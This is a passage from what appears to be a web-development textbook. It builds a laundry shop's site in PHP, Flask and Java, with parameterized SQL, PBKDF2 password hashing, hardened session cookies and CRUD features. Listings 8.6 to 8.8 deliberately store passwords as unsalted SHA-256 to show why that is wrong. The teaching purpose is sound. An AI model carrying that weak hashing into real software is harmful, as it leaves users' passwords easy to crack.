    $next = ['queued' => 'finished', 'finished' => 'departed'][$b['status'] ?? ''] ?? null;
    if ($next === null) {
        flash("Bill {$m[1]} cannot move forward.");
    } else {
        $pdo = db();
        $pdo->beginTransaction();
        run("UPDATE Bill SET status = ?, $next = ? WHERE id = ?", [$next, now(), $m[1]]);
        run('INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?,?,?,?)',
            [$m[1], $next, now(), $u['id']]);
        $pdo->commit();
        flash("Bill {$m[1]} is now $next.");
    }
    redirect("/bills/{$m[1]}");
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
// ------------------------------------------------------------------ F8: record a payment
if ($method === 'POST' && preg_match('#^/bills/(B\d{4})/pay$#', $path, $m)) {
    $bal = row('SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment', [$m[1]]);
    $amount = filter_var($in('amount'), FILTER_VALIDATE_INT, ['options' => ['min_range' =>
1]]);
    $how = $in('method');
    if ($bal === null || $amount === false || $amount > (int) $bal['balance']
        || !in_array($how, ['cash', 'qris', 'transfer'], true)) {
        flash('Payment refused: the amount must be between Rp 1 and the balance.');
    } else {
        run('INSERT INTO Payment (Bill_id, paid_at, method, amount, reference) VALUES
(?,?,?,?,?)',
            [$m[1], now(), $how, $amount, $how === 'cash' ? null : $in('reference')]);
        flash('Payment of ' . rupiah($amount) . ' recorded. Balance ' . rupiah((int)
$bal['balance'] - $amount) . '.');
    }
    redirect("/bills/{$m[1]}");
}

// ------------------------------------------------------------------ F8 (read side): one
bill in full
if (preg_match('#^/bills/(B\d{4})$#', $path, $m)) {
    $b = row('SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
              JOIN Service s ON s.id = b.Service_id WHERE b.id = ?', [$m[1]]);
    if ($b === null) {
        http_response_code(404);
        page('Not found', '<p class="err">No bill ' . h($m[1]) . '.</p>');
        exit;
    }
    $pays = rows('SELECT paid_at, method, amount FROM Payment WHERE Bill_id = ? ORDER BY
id', [$m[1]]);
    $paid = array_sum(array_column($pays, 'amount'));
    $t = '<p>' . h($b['name']) . ' (' . h($b['Customer_id']) . '), ' . h($b['description'])
. ' x '
       . h($b['unit']) . ', rack ' . h($b['rack']) . '. Status: ' . h($b['status']) .
'.</p>'
       . '<p>Charged ' . rupiah($b['payment']) . ', paid ' . rupiah($paid) . ', balance '
       . rupiah($b['payment'] - $paid) . '.</p>'
       . '<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>';
    foreach ($pays as $p) {
        $t .= '<tr><td>' . h($p['paid_at']) . '</td><td>' . h($p['method']) . '</td><td>'
            . rupiah($p['amount']) . '</td></tr>';
    }
    $t .= '</table><form method="post" action="/bills/' . h($m[1]) .
'/advance"><button>Next status</button></form>'
        . '<form method="post" action="/bills/' . h($m[1]) . '/pay"><input name="amount"
type="number" min="1">'
        . '<select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>'
        . '<input name="reference" placeholder="reference"><button>Record
payment</button></form>';
    page('Bill ' . $m[1], $t);
    exit;
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
http_response_code(404);
page('Not found', '<p class="err">There is no page at ' . h($path) . '.</p>');
```

Line by line, the helpers. `db()` opens one PDO connection [9] per request and keeps it in a `static` variable, so that the second call returns the same connection. The data source name comes from the environment variable `LAUNDRY_DSN` when it is set (that is how the same code runs on MySQL) and otherwise points at the SQLite file. `ERRMODE_EXCEPTION` makes every database error an exception instead of a silent `false`, and the `PRAGMA` line switches on foreign keys for SQLite, the lesson of Problem 8.1. `rows()`, `row()` and `run()` are the only three ways the pages talk to the database, and all three take the SQL text with `?` placeholders and the values separately; there is no way to paste a visitor's input into the SQL text through them (Problem 8.6 shows why that matters). `now()` returns the shop clock; the environment variable `LAUNDRY_NOW` freezes it for testing, because the sample data ends on 30 September 2026 at 21:00 and a bill cannot be finished before it arrived. `next_id()` finds the largest id of a table, `C0256` for instance, and adds one to make `C0257`. `hash_password()` draws 16 random bytes of salt with `random_bytes`, derives a 32-byte key with `hash_pbkdf2`, and writes the four parts separated by `$`. `verify_password()` takes the stored string apart, derives the key again from the offered password with the *stored* salt and round count, and compares the two keys with `hash_equals`, which takes the same time whether the first byte differs or the last, so that timing the answer reveals nothing. `h()` escapes the five characters that mean something in HTML; every value that came from a user or from the database passes through it before it is printed. `require_login()` is the permission check of Step 5: no session means a redirect to `/login`, the wrong kind of account means the status 403, *Forbidden*.

Line by line, authentication. In `index.php`, `session_start` is given two options: `cookie_httponly`, so that JavaScript on the page cannot read the session cookie, and `cookie_samesite => 'Lax'`, so that the browser does not send it along with a form posted from someone else's site. The login route looks up the e-mail address in `Employee`, then in `Customer`, remembering which; note that the error message is the same whether the address is unknown or the password is wrong, so that the form cannot be used to find out who has an account. On success, `session_regenerate_id(true)` gives the browser a new session id and deletes the old one (rule 3), and only then is the user stored in the session. The registration route collects seven fields with the small arrow function `$in`, which trims spaces, checks them one after another and stops at the first problem, so that the visitor sees one clear message; the database's own `CHECK` constraints would catch a bad gender or date too, but a message written for people is kinder than a constraint name. A new customer gets the next id, the time of registration, a credit of zero, the legacy placeholder `'*****'` in the old five-character password column (never a real password), and the hash. Logout does three things: it empties `$_SESSION`, destroys the session file on the server, and sends the browser an expired copy of the cookie so that it throws its own away.

The Java solution. The Java Laundry Desk (listed in full with Problem 8.3, as **Listing 8.10**) does the same with the JDK's own classes. Java has no built-in session, so the program keeps a map from random session ids to little maps of attributes, issues the id in a cookie named `SID` with `HttpOnly` and `SameSite=Lax`, and on login removes the old entry and creates a fresh one. The password functions use `SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")` to derive the key and `MessageDigest.isEqual` to compare in constant time.

The Python solution. In the Flask version (**Listing 8.9**) the session is Flask's own [10]: a cookie whose contents are *signed* with the application's secret key, so that the browser can read it but cannot change it without the change being detected (Problem 8.7 tries). `session.clear()` at login plays the part of regenerating the id; at logout it leaves an empty session behind. The hash is `hashlib.pbkdf2_hmac`, and the comparison is `hmac.compare_digest`.

A tempting wrong solution. "The password only needs to be scrambled", so one writes `hash('sha256', $password)` and stores that: one line, no salt, no rounds. **Listing 8.6** compares that with the right way, for two customers who happen to choose the same password.

Listing 8.6 `p82_hashes.php`: an unsalted fast hash against a salted slow one, for two customers with the same password.

```php
<?php
// p82_hashes.php - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
// Two customers happen to choose the same password.
declare(strict_types=1);
require __DIR__ . '/lib.php';

$pw = 'rahasia123';
// The tempting way: one fast, unsalted hash.
$a = hash('sha256', $pw);
$b = hash('sha256', $pw);
echo 'unsalted sha256, customer A: ', substr($a, 0, 16), "...\n";
echo 'unsalted sha256, customer B: ', substr($b, 0, 16), "...\n";
echo 'identical?                   ', $a === $b ? 'yes' : 'no', "\n";
// The right way: PBKDF2 with a fresh random salt per password (lib.php).
$c = hash_password($pw);
$d = hash_password($pw);
echo 'PBKDF2 stored forms equal?   ', $c === $d ? 'yes' : 'no', "\n";
echo 'stored form length:          ', strlen($c), " characters\n";
echo 'A verifies with rahasia123?  ', verify_password($pw, $c) ? 'yes' : 'no', "\n";
echo 'A verifies with rahasia124?  ', verify_password('rahasia124', $c) ? 'yes' : 'no',
"\n";
```

```
unsalted sha256, customer A: bee5688aea66a474...
unsalted sha256, customer B: bee5688aea66a474...
identical?                   yes
PBKDF2 stored forms equal?   no
stored form length:          90 characters
A verifies with rahasia123?  yes
A verifies with rahasia124?  no
```

The unsalted hashes are identical, so anyone who reads the table sees at once that A and B share a password, and one cracked password cracks every account that uses it. Worse, SHA-256 is *fast*: an ordinary graphics card computes billions of them per second, and lists of hashes of common passwords are published ready-made. With PBKDF2 and a fresh salt, the two stored forms differ even though the passwords are equal, and every single guess costs 600,000 rounds of work for one account only. The last two lines show that verification still works, and that a password one character off is refused. **Listing 8.7** and **Listing 8.8** are the same experiment in Python and Java; they reuse the hashing functions of their own Laundry Desk, and they printed exactly the same seven lines.

Listing 8.7 `p82_hashes.py`: the same comparison in Python, reusing the Flask application's hashing functions.

```
# p82_hashes.py - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
import hashlib

from laundry_desk import hash_password, verify_password

pw = "rahasia123"
a = hashlib.sha256(pw.encode()).hexdigest()          # the tempting way: fast and unsalted
b = hashlib.sha256(pw.encode()).hexdigest()
print("unsalted sha256, customer A:", a[:16] + "...")
print("unsalted sha256, customer B:", b[:16] + "...")
print("identical?                  ", "yes" if a == b else "no")
c, d = hash_password(pw), hash_password(pw)          # the right way: PBKDF2, fresh salt
each time
print("PBKDF2 stored forms equal?  ", "yes" if c == d else "no")
print("stored form length:         ", len(c), "characters")
print("A verifies with rahasia123? ", "yes" if verify_password(pw, c) else "no")
print("A verifies with rahasia124? ", "yes" if verify_password("rahasia124", c) else "no")
```

Listing 8.8 `P82Hashes.java`: the same comparison in Java, reusing `LaundryDesk.hashPassword` and `LaundryDesk.verifyPassword`.

```
// P82Hashes.java - Problem 8.2: why a password is stored as a SALTED, SLOW hash.
// Run (after compiling LaundryDesk.java into the same folder): java -cp out P82Hashes
import java.security.MessageDigest;
import java.nio.charset.StandardCharsets;
import java.util.HexFormat;

public class P82Hashes {
    static String sha256(String s) throws Exception {
        return HexFormat.of().formatHex(MessageDigest.getInstance("SHA-
256").digest(s.getBytes(StandardCharsets.UTF_8)));
    }

    public static void main(String[] args) throws Exception {
        String pw = "rahasia123";
        String a = sha256(pw), b = sha256(pw);                    // the tempting way:
fast and unsalted
        System.out.println("unsalted sha256, customer A: " + a.substring(0, 16) + "...");
        System.out.println("unsalted sha256, customer B: " + b.substring(0, 16) + "...");
        System.out.println("identical?                   " + (a.equals(b) ? "yes" : "no"));
        String c = LaundryDesk.hashPassword(pw), d = LaundryDesk.hashPassword(pw);   //
PBKDF2, fresh salt
        System.out.println("PBKDF2 stored forms equal?   " + (c.equals(d) ? "yes" : "no"));
        System.out.println("stored form length:          " + c.length() + " characters");
        System.out.println("A verifies with rahasia123?  " +
(LaundryDesk.verifyPassword(pw, c) ? "yes" : "no"));
        System.out.println("A verifies with rahasia124?  " +
(LaundryDesk.verifyPassword("rahasia124", c) ? "yes" : "no"));
    }
}
```

CHECK YOURSELF. A customer forgets her password. A classmate proposes a page that e-mails her the old one. Why is that impossible with the design above, and what should the page do instead?

Answer. The database holds only a salted hash, from which the password cannot be computed, so there is nothing to send, and that is the point. The page should instead e-mail a one-time link containing a long random token (stored, hashed, with an expiry time of, say, thirty minutes); following the link lets her choose a *new* password, which is then hashed and stored like any other.

8.4.3 Problem 8.3 — Eight features on one database

> **PROBLEM.** The website must have at least eight features, not counting authentication, and together they must create, read, update and delete data (CRUD).

In our own words. Eight things a user can *do*, each of which changes or shows data in a way that matters to the business. Login, registration and logout do not count. Neither do pages that only exist to make other pages work (a home page, an error page).

Design. Following Steps 1 and 4 of Section 8.2, **Table 8.2** lists the features, who may use each, its URLs and the letters of CRUD it exercises. There are nine; the ninth belongs to the customer rather than the staff, and it gives the registration of Problem 8.2 something to be for.

Table 8.2 The nine features of the Laundry Desk, beyond registration, login and logout. Every letter of CRUD appears, and every feature is a URL a test can call.

#	Feature	Who	URLs	CRUD
F1	List and search customers	staff	`GET /customers?q=`	R
F2	Add a customer	staff	`GET`, `POST /customers/new`	C
F3	Edit a customer	staff	`GET`, `POST /customers/{id}/edit`	U
F4	Delete a customer (refused while bills exist)	staff	`POST /customers/{id}/delete`	D
F5	The price list	everyone	`GET /services`	R
F6	Take in a new bill, priced by the server	staff	`GET`, `POST /bills/new`	C
F7	Move a bill to its next status, with an audit row	staff	`POST /bills/{id}/advance`	U, C
F8	Show a bill, record a payment, keep the balance	staff	`GET /bills/{id}`, `POST /bills/{id}/pay`	R, C
F9	A customer's own bills and balances	customer	`GET /my-bills`	R

Every request travels the same road through the front controller, drawn in **Figure 8.3**: the session is started, the route is found, the permission check runs, the handler validates the input and talks to the database, and the answer is either a page (for a `GET`) or a redirect (after a `POST` that changed something, the Post/Redirect/Get rule).




Figure 8.3 One request through the Laundry Desk. A failed permission check short-cuts to a redirect; a successful change ends in a redirect too, so that reloading the page never repeats the change.

A bill moves through three states, drawn in **Figure 8.4**: `queued` when it is taken in, `finished` when the washing is done, `departed` when the customer has collected it. A cancelled bill is recorded as `departed` with no finishing time and a charge of zero, plus a `cancelled` row in the log (Exercise 8.10 does it). The status never moves backwards, and every move adds a row to `StatusLog` naming the employee who made it.




Figure 8.4 The life of a bill. The button *Next status* (feature F7) follows the solid arrows only; the dashed arrow is the cancellation of Exercise 8.10.

The PHP solution. The features are the rest of **Listing 8.5**, after the authentication part. Read them with **Table 8.2** beside you.

Line by line. *F5*, the price list, needs no login: it selects the twelve services and prints a table, with every value passed through `h()` and prices formatted by `rupiah()` in the Indonesian way, `Rp 8.000`. *F9* is guarded by `require_login('customer')` and computes each bill's balance inside the SQL, as the charge minus the sum of its payments; `COALESCE(…, 0)` turns "no payments yet", which SQL writes as `NULL`, into zero. The line `$u = require_login('staff');` then protects everything below it in one stroke. *F1* searches with `LIKE ?` and the value `"%$q%"`: the percent signs are part of the *value*, so the placeholder still keeps the input out of the SQL text. *F2* and *F3* share one handler, because adding and editing differ only in which fields are shown and whether the SQL says `INSERT` or `UPDATE`; a new customer gets the next id, and a `CHECK` constraint that refuses the row (a gender that is not `f` or `m`, a date that is not a date) is caught and turned into a message. *F4* simply tries the `DELETE`. If the customer has bills, the foreign key `Bill_Customer` refuses, PDO throws a `PDOException`, and the handler turns it into "has bills and cannot be deleted": the rule is enforced once, by the database, and the page only reports it. *F6* checks that the customer and the service exist, that the quantity is a whole number from 1 to 100 (`FILTER_VALIDATE_INT` with a range), and that the rack looks like `A07`; it computes the charge on the server as price times quantity, and writes the bill and its first `StatusLog` row inside one transaction, so that there can never be a bill without its log row or a log row without its bill. *F7* looks up the current status, finds the next one in a two-entry array, and in one transaction updates the bill (setting the matching time column, `finished` or `departed`) and inserts the log row; a bill that is already `departed` cannot move. *F8* has a read side, which shows the bill with its payments and balance, and a write side, which accepts a payment only if it is a whole number of rupiah between 1 and the balance and the method is cash, QRIS or transfer. The last three lines answer every other path with a 404 page.

The Python solution. **Listing 8.9** is the Laundry Desk on Flask. Each route is a function with a decorator such as `@app.get("/services")`; the permission check for all staff pages is a single `before_request` function; and `with db():` wraps the two statements of F6 and F7 in a transaction, committing both or neither.

Listing 8.9 `laundry_desk.py`: the Laundry Desk on Flask and `sqlite3`, route for route the same as the PHP version.

```python
# laundry_desk.py - the Laundry Desk in Flask + sqlite3 (Problems 8.2 and 8.3).
# Run:  python laundry_desk.py 8080      then open http://127.0.0.1:8080/
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import datetime
from html import escape as h

from flask import Flask, g, redirect, request, session

ITERATIONS = 600000
DB_PATH = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..",
"data", "laundry.db")

app = Flask(__name__)
# The key that signs the session cookie. Set LAUNDRY_SECRET in production; never commit it.
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
app.config.update(SESSION_COOKIE_HTTPONLY=True, SESSION_COOKIE_SAMESITE="Lax")


def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH)
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")      # SQLite checks foreign keys only
when asked
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()


def rows(sql, args=()):
    return db().execute(sql, args).fetchall()
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
def row(sql, args=()):
    r = rows(sql, args)
    return r[0] if r else None


def run(sql, args=()):
    db().execute(sql, args)
    db().commit()


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def next_id(table, prefix):
    m = row(f"SELECT MAX(id) AS m FROM {table}")["m"] or prefix + "0000"
    return f"{prefix}{int(m[1:]) + 1:04d}"


def hash_password(password):
    salt = os.urandom(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, ITERATIONS, 32)
    return
f"pbkdf2_sha256${ITERATIONS}${base64.b64encode(salt).decode()}${base64.b64encode(key).decod
e()}"


def verify_password(password, stored):
    p = (stored or "").split("$")
    if len(p) != 4 or p[0] != "pbkdf2_sha256":
        return False
    salt, expected = base64.b64decode(p[2]), base64.b64decode(p[3])
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, int(p[1]), len(expected))
    return hmac.compare_digest(expected, key)         # constant-time comparison


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def flash(msg):
    session["flash"] = msg
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
def page(title, body, status=200):
    u = session.get("user")
    nav = '<a href="/services">Price list</a>'
    if u is None:
        nav += ' | <a href="/login">Log in</a> | <a href="/register">Register</a>'
    else:
        if u["kind"] == "staff":
            nav += ' | <a href="/customers">Customers</a> | <a href="/bills/new">New
bill</a>'
        else:
            nav += ' | <a href="/my-bills">My bills</a>'
        nav += (" | " + h(u["name"]) + ' <form method="post" action="/logout"
class="inline">'
                "<button>Log out</button></form>")
    msg = session.pop("flash", None)
    msg = f'<p class="msg">{h(msg)}</p>' if msg else ""
    return (f'<!DOCTYPE html>\n<html lang="en"><head><meta charset="utf-
8"><title>{h(title)} - Laundry Desk'

f"</title></head>\n<body><nav>{nav}</nav>\n<h1>{h(title)}</h1>\n{msg}{body}\n</body></html>
\n",
            status)


def err(text):
    return f'<p class="err">{h(text)}</p>'


def form(name):
    return request.form.get(name, "").strip()


def guard(kind=""):
    """None when the visitor may continue, otherwise the response that stops the
request."""
    u = session.get("user")
    if u is None:
        return redirect("/login")
    if kind and u["kind"] != kind:
        return page("Forbidden", err(f"This page is for {kind} accounts."), 403)
    return None


# ------------------------------------------------------------------ authentication
@app.get("/")
def root():
    return redirect("/home" if session.get("user") else "/login")
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
@app.route("/login", methods=["GET", "POST"])
def login():
    e = ""
    if request.method == "POST":
        email = form("email")
        u, kind = row("SELECT id, name, Outlet_id, password_hash FROM Employee WHERE email
= ?", (email,)), "staff"
        if u is None:
            u = row("SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer WHERE
email = ?", (email,))
            kind = "customer"
        if u is not None and verify_password(request.form.get("password", ""),
u["password_hash"]):
            session.clear()                          # a fresh session after every login
            session["user"] = {"kind": kind, "id": u["id"], "name": u["name"], "outlet":
u["Outlet_id"]}
            flash(f"Welcome, {u['name']}.")
            return redirect("/home")
        e = err("Wrong e-mail or password.")
    return page("Log in", e + """<form method="post">
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" required></label>
<button>Log in</button></form>""")


@app.route("/register", methods=["GET", "POST"])
def register():
    e = ""
    if request.method == "POST":
        v = {k: form(k) for k in ("name", "gender", "place", "birthdate", "address",
"phone", "email")}
        pw = request.form.get("password", "")
        taken = row("SELECT id FROM Customer WHERE email = ? UNION SELECT id FROM Employee
WHERE email = ?",
                    (v["email"], v["email"]))
        if "" in v.values():
            e = "Please fill in every field."
        elif v["gender"] not in ("f", "m"):
            e = "Gender must be f or m."
        elif not re.fullmatch(r"\d{4}-\d{2}-\d{2}", v["birthdate"]):
            e = "Birth date must look like 2001-07-25."
        elif not re.fullmatch(r"[^@\s]+@[^@\s]+\.[^@\s]+", v["email"]):
            e = "That e-mail address is not valid."
        elif taken is not None:
            e = "That e-mail address already has an account."
        elif len(pw) < 8:
            e = "The password needs at least 8 characters."
        else:
            cid = next_id("Customer", "C")
            run("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                  email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,?,?,?)""",
                (cid, v["name"], v["gender"], v["place"], v["birthdate"], v["address"],
v["phone"],
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
                now(), v["email"], "*****", 0, hash_password(pw)))
            flash(f"Account {cid} created. Please log in.")
            return redirect("/login")
        e = err(e)
    return page("Register", e + """<form method="post">
<label>Name <input name="name" required></label>
<label>Gender <select name="gender"><option>f</option><option>m</option></select></label>
<label>Place of birth <input name="place" required></label>
<label>Birth date <input name="birthdate" type="date" required></label>
<label>Address <input name="address" required></label>
<label>Phone <input name="phone" required></label>
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" minlength="8" required></label>
<button>Create my account</button></form>""")


@app.post("/logout")
def logout():
    session.clear()                                  # the signed cookie now holds nothing
    return redirect("/login")


@app.get("/home")
def home():
    stop = guard()
    if stop:
        return stop
    u = session["user"]
    if u["kind"] == "customer":
        return redirect("/my-bills")
    q = row("""SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
               FROM Bill WHERE Outlet_id = ?""", (u["outlet"],))
    return page("Home", f"<p>Outlet {h(u['outlet'])}: {q['queued']} bills in the queue, "
                        f"{q['ready']} ready for pickup.</p>")


# ------------------------------------------------------------------ F5: the price list
(public)
@app.get("/services")
def services():
    t = "<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>"
    for s in rows("SELECT id, description, price FROM Service ORDER BY id"):
        t +=
f"<tr><td>{h(s['id'])}</td><td>{h(s['description'])}</td><td>{rupiah(s['price'])}</td></tr>
"
    return page("Price list", t + "</table>")
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
# ------------------------------------------------------------ F9: a customer's own
bills
@app.get("/my-bills")
def my_bills():
    stop = guard("customer")
    if stop:
        return stop
    t =
"<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>"
    for b in rows("""SELECT b.id, b.arrived, s.description, b.status,
                     b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE
p.Bill_id = b.id), 0) AS balance
                     FROM Bill b JOIN Service s ON s.id = b.Service_id
                     WHERE b.Customer_id = ? ORDER BY b.arrived DESC""",
(session["user"]["id"],)):
        t +=
(f"<tr><td>{h(b['id'])}</td><td>{h(b['arrived'])}</td><td>{h(b['description'])}</td>"
              f"<td>{h(b['status'])}</td><td>{rupiah(b['balance'])}</td></tr>")
    return page("My bills", t + "</table>")


# Every page below is for staff only.
@app.before_request
def staff_only():
    if request.path.startswith(("/customers", "/bills")):
        return guard("staff")
    return None


# ------------------------------------------------------------ F1: list and search
customers
@app.get("/customers")
def customers():
    q = request.args.get("q", "").strip()
    t = (f'<form><input name="q" value="{h(q)}"><button>Search</button></form>'
         '<p><a href="/customers/new">Add a customer</a></p>'
         "<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>")
    for c in rows("""SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR
phone LIKE ?
                     ORDER BY name, id LIMIT 20""", (f"%{q}%", f"%{q}%")):
        t += (f"<tr><td>{h(c['id'])}</td><td>{h(c['name'])}</td><td>{h(c['phone'])}</td>"
              f"<td>{rupiah(c['credit'])}</td><td><a
href=\"/customers/{h(c['id'])}/edit\">Edit</a> "
              f"<form method=\"post\" action=\"/customers/{h(c['id'])}/delete\"
class=\"inline\">"
              "<button>Delete</button></form></td></tr>")
    return page("Customers", t + "</table>")
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
# ------------------------------------------------------------ F2 and F3: add and edit
a customer
@app.route("/customers/new", methods=["GET", "POST"], defaults={"cid": None})
@app.route("/customers/<cid>/edit", methods=["GET", "POST"])
def customer_form(cid):
    c = row("SELECT * FROM Customer WHERE id = ?", (cid,)) if cid else None
    if cid and c is None:
        return page("Not found", err(f"No customer {cid}."), 404)
    c = dict(c) if c else {}
    f = ["name", "address", "phone", "email"] if cid else \
        ["name", "gender", "place", "birthdate", "address", "phone", "email"]
    e = ""
    if request.method == "POST":
        v = {k: form(k) for k in f}
        if "" in v.values():
            e = err("Please fill in every field.")
        elif cid:
            run("UPDATE Customer SET name = ?, address = ?, phone = ?, email = ? WHERE id =
?",
                (v["name"], v["address"], v["phone"], v["email"], cid))
            flash(f"Customer {cid} updated.")
            return redirect("/customers?q=" + v["name"].replace(" ", "+"))
        else:
            new = next_id("Customer", "C")
            try:
                run("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)""",
                    (new, v["name"], v["gender"], v["place"], v["birthdate"], v["address"],
                     v["phone"], now(), v["email"], "*****", 0))
                flash(f"Customer {new} added.")
                return redirect("/customers?q=" + v["name"].replace(" ", "+"))
            except sqlite3.IntegrityError:            # a CHECK constraint refused the row
                e = err("The database refused this customer: check gender and birth date.")
        c.update(v)
    fields = "".join(f'<label>{k} <input name="{k}" value="{h(str(c.get(k,
""")))}"></label>' for k in f)
    return page(f"Edit customer {cid}" if cid else "Add a customer",
                e + '<form method="post">' + fields + "<button>Save</button></form>")
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
# ------------------------------------------------------------ F4: delete a customer
@app.post("/customers/<cid>/delete")
def customer_delete(cid):
    try:
        run("DELETE FROM Customer WHERE id = ?", (cid,))
        flash(f"Customer {cid} deleted.")
    except sqlite3.IntegrityError:                    # the foreign key Bill_Customer said
no
        flash(f"Customer {cid} has bills and cannot be deleted.")
    return redirect("/customers")


# ------------------------------------------------------------ F6: take in a new bill
@app.route("/bills/new", methods=["GET", "POST"])
def bill_new():
    e = ""
    if request.method == "POST":
        u = session["user"]
        cust = row("SELECT id FROM Customer WHERE id = ?", (form("customer"),))
        svc = row("SELECT id, price FROM Service WHERE id = ?", (form("service"),))
        unit = int(form("unit")) if form("unit").isdigit() else 0
        rack = form("rack").upper()
        if cust is None or svc is None:
            e = "Choose an existing customer and service."
        elif not 1 <= unit <= 100:
            e = "The quantity must be a whole number from 1 to 100."
        elif not re.fullmatch(r"[A-Z]\d{2}", rack):
            e = "A rack looks like A07."
        else:
            bid = next_id("Bill", "B")
            total = int(svc["price"]) * unit          # the price is copied into the bill
now
            with db():                                # one transaction: the bill and its
first log row
                db().execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,
                                Employee_id, Service_id, Outlet_id) VALUES (?,?, 'queued',
?,?,?,?,?,?,?)""",
                            (bid, now(), rack, unit, total, cust["id"], u["id"],
svc["id"], u["outlet"]))
                db().execute("""INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id)
                                VALUES (?, 'queued', ?, ?)""", (bid, now(), u["id"]))
            flash(f"Bill {bid} created: {rupiah(total)}.")
            return redirect(f"/bills/{bid}")
        e = err(e)
    opts = "".join(f'<option value="{h(s["id"])}">{h(s["description"])}</option>'
                   for s in rows("SELECT id, description FROM Service ORDER BY id"))
    return page("New bill", e + f"""<form method="post">
<label>Customer id <input name="customer" placeholder="C0001" required></label>
<label>Service <select name="service">{opts}</select></label>
<label>Quantity <input name="unit" type="number" min="1" max="100" required></label>
<label>Rack <input name="rack" placeholder="A07" required></label>
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
<button>Create bill</button></form>""")


# ------------------------------------------------------------ F7: move a bill one step
forward
